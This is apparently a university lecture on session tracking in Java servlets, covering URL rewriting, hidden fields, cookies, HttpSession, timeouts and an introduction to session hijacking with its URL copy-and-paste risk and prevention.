COMP S380F Lecture 4: Session

Dr. Keith Lee
School of Science and Technology
Hong Kong Metropolitan University

Overview of this lecture

- What is a Session?
- Session tracking techniques
  - URL rewriting
  - HTML hidden fields
  - Cookies
  - HTTP session object (HttpSession)
    - Session ID (JSESSIONID)
    - Session attributes
- Session vulnerabilities (session hijacking) and their prevention
  - Copy and paste mistake
  - Session fixation
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - Insecure cookies
- Configuring sessions in web.xml


Managing user state

In most web app, a user:


- Need *continuous* one-on-one interactions with the web app.
- Build up “data” which may have to be shared across multiple pages in the web app.

E.g., Shopping cart

Flight booking



Session




A problem in HTTP request / response

- **HTTP is a stateless protocol.**
  - No memory “between requests” from the same user.
- Web applications need to maintain users + their data.


Session represents the data associated with one user, who is navigating around a Web application.

- A **conversational state** between client & server
  - The client interacts / talks with the server.
- Consist of multiple client requests & server responses
- To maintain a session, some unique information about the session (**session ID**) is passed in every request & response.

Session management



Session management (with Session ID)



Session tracking techniques

Basic idea:

1. When a user request comes in, besides sending the response, the web container also sends a session identifier.
2. The identifier is recorded by the server.
3. When the web container receives a request with the same identifier, it treat the request as belonging to the same user.

Four session tracking techniques:

- Without the web container's help:
  - URL rewriting
  - HTML hidden fields
  - Cookies
- With the web container's help
  - HTTP session objects

Session tracking 1: URL rewriting

In URL rewriting, you append a token or identifier of the session to the URL of the next servlet or resource.

http://myserver:port/COMPS380F/nextservlet?**userId=168**

nextservlet

```
request.getParameter("userId");
```

Considerations:

- URL cannot be longer than 2,000 characters
- Special characters such as &, ? or spaces should be encoded.

  E.g.,

```
String qs = "random word £500 bank $";
String url = "http://example.com/query?q="
                + URLEncoder.encode(qs, "UTF-8");
```

- The values you pass **can be seen in the URL**.
- **Work even if cookies are disabled or unsupported**.

Session tracking 2: HTML hidden fields

A token or identifier is passed as the value for an **HTML hidden field in a form**.

GET -> Everything shown

```
<form method="POST" action="/nextservlet2">
    <input type="hidden" name="token" value="168">
    <input type="hidden" name="allowed" value="true">
    <input type="submit" value="Continue">
</form>
```

nextservlet2

```
request.getParameter("token");
request.getParameter("allowed");
```

Considerations:

(1) • The hidden fields cannot be seen by the user, but they can still **be seen by viewing the HTML source**. ☆(Braver is hidden)

(2) • An **HTML form** is always required **in every page**.

(3) • All pages must be the result of form submissions.


• **Work even if cookies are disabled or unsupported.**

Session tracking 3: Cookies

- **Cookies** are text files stored on the client computer and they are kept for various information tracking purpose.
- Servlet transparently supports HTTP cookies.

Three steps of identifying returning users:

1. Server script sends a set of cookies to the browser, e.g., session ID
2. Browser stores this information on local machine for future use.
3. Next time, **browser sends request + those cookies to the server** and server uses that information to identify the user.



Anatomy of a cookie

- Cookies are usually set in an HTTP header.
- JavaScript can also set a cookie directly on a browser.
- A servlet that sets a cookie might send HTTP response headers like this:

```
HTTP/1.1 200 OK
Date: Mon, 03 Jan 2022 17:03:38 GMT
Server: Apache…
Set-Cookie: some_name=some_value; expires=Monday, 03-Aug-23 22:00:00 GMT;
            path=/; domain=hkmu.edu.hk; HttpOnly
Connection: close
Content-Type: text/html
```

↳ it will send after domain/path

- Set-Cookie header contains a name-value pair (they are URL encoded), a GMT date, a domain path and a domain.
- Expires field is an instruction to the browser to "forget" the cookie after the given time / date.
- **HttpOnly** attribute restricts the cookie to direct browser requests; other technologies (e.g., JavaScript) will not have access to it.

→ only Brower can access it.

Setting cookies in Servlet

Three simple steps for creating a new cookie in servlet

1. Creating a Cookie object:

```
Cookie cookie = new Cookie("name","value");
```

   - Neither the name nor the value should contain white space or any of the following characters: [ ] ( ) = , " / ? @ : ;

2. Setting the maximum age (in seconds):

```
cookie.setMaxAge(60*60*24);
```

3. Sending the Cookie into the HTTP response headers

```
response.addCookie(cookie);
```

Disadvantage: Cookies can be deleted / disabled by client.

Servlet cookies methods

Method name	Method description
setDomain()	sets the domain to which cookie applies, e.g., hkmu.edu.hk.
getDomain()	gets the domain to which cookie applies, e.g., hkmu.edu.hk.
setMaxAge()	sets how much time (in seconds) should elapse before the cookie expires; if you don't set this, the cookie will last only for the current session.
getMaxAge()	returns the maximum age of the cookie (in seconds); -1 indicating the cookie will persist until browser shutdown.
getName()	returns the name of the cookie, which cannot be changed after creation.
setValue()	sets the value associated with the cookie.
getValue()	gets the value associated with the cookie.

Servlet cookies methods (cont')

Method name	Method description
setPath()	sets the path to which this cookie applies; if you don't specify a path, the cookie is returned for all URLs in the same directory as the current page as well as all subdirectories.
getPath()	gets the path to which this cookie applies.
setSecure()	sets the boolean value indicating whether the cookie should only be sent over encrypted (i.e. SSL) connections.
setComment()	specifies a comment that describes a cookie's purpose. The comment is useful if the browser presents the cookie to the user.
getComment()	returns the comment describing the purpose of this cookie, or null if the cookie has no comment.

Reference: http://www.tutorialspoint.com/servlets/servlets-cookies-handling.htm

Session tracking 4: HTTP session objects

- The most convenient way of managing sessions is through the **Session object**, represented by the interface:

  `javax.servlet.http.HttpSession`

- For each user, the **web container creates an HttpSession object** to be associated with that user.
- The HttpSession object acts **like a Hashtable** into which you can store any number of key-object pairs called **session attributes**.
- An HttpSession object **relies on a cookie or URL rewriting** to send a token to the client.
- The token is usually a unique number called the **session identifier (JSESSIONID)**, which associate a user with a HttpSession object.

Session tracking 4: HTTP sessions object (cont')

- Each user is automatically assigned a unique session ID.


How does this session ID get to the user?

- **Option 1**: If the browser supports cookies
  - The servlet automatically create a **session cookie**.
  - The session ID is stored within the session cookie.
- **Option 2**: If the browser does not support cookies
  - The Servlet will **put the session ID to the URL**.

```
http://www.example.com/support;JSESSIONID=NRXW...
```

    - The session ID is placed in a matrix parameter (which uses ; instead of ?) so that the session ID does not conflict with other request parameters in the query string.
  - The Servlet will try to extract the session ID from the URL.

HTTP sessions object: Example



Using Sessions in Servlet

1. Getting the session object from the request object:

```
HttpSession session = request.getSession();
```

Get the session object

2. Extract data from the user's session object.

3. Extract information about the session object.
   - E.g., when the session was created, session ID

Lab 4

→ session.isNew()
[If the user first login the web app]

session.getCreationTime()
Timestamp

session.getId()

4. Add data to the user's session object.

Session attributes

- We can create and set a value in the session :

```
session.setAttribute("firstName", fname);    // fname is a String object
```

like $_SESSION["firstName"] = $fname; -> in PHP

- These attributes will be available even if the client accesses another server page.

```
String fname = (String) session.getAttribute("firstName");
```

  - The return type is “Object”, so we have to cast the returned value to the appropriate type.

- We can remove an attribute from the session:

```
session.removeAttribute("firstName");
```

How to get rid of a session?

1. The session times out.
   - Configuring session timeout (in minutes) in DD (web.xml):

```
<web-app …>
  <session-config>
    <session-timeout>15</session-timeout>
  </session-config>
</web-app>
```

   - Setting session timeout for a specific session (in seconds)

```
session.setMaxInactiveInterval(600);
```

2. Call invalidate() on the session object.

```
session.invalidate();
```

3. The web app goes down (e.g., crashed or undeployed).

Session state

- At the beginning of a web flow, we may want to check if the session that we have acquired from the request is new.

- We can send the client back to start the web flow from the beginning by forwarding or redirecting.

```
if (session.isNew()) {
   // if isNew() = true,
   // the session has not been created yet on the client
   ...
}
```

JavaBeans and Sessions

- The default scope of a JavaBean is the “page”.
- We can change that using the “scope” attribute of the “jsp:useBean” tag.

```
<jsp:useBean … scope="session" />
```


- The JSP will look for the bean in the session rather than the page / request / application context.
- If the bean does not exist, the JSP will create the bean and add it to the session.

Session vulnerabilities and session hijacking

- Why **a session ID is random** instead of sequential?
  - A sequential ID would be predictable.
  - A predictable ID would make hijacking other users' session trivial.
- **Session hijacking** refers to the web attack that an attacker steal a session ID to gain unauthorized access to information or services in a computer system.
  - E.g., leaking sensitive or personal information such as credit card numbers and healthcare data.
- We will study several session vulnerabilities and how to prevent them.
- For more information, visit the Open Web Application Security Project (OWASP) website: https://www.owasp.org

Vulnerability 1: Copy and paste mistake


- An unsuspecting **user copies and pastes a URL** from his browser into a forum posting, chat room or other public area.
- If a session ID is embedded in the URL, other people can go to that URL before the session expires and **they assume the identity of the unsuspecting user** in the site.
  - Personal information might be seen.
  - The account may be taken complete control.



Copy and paste mistake: Prevention

- Completely disable embedding session IDs in URLs.

example.com/support;JSESSIONID=NRweL3dj



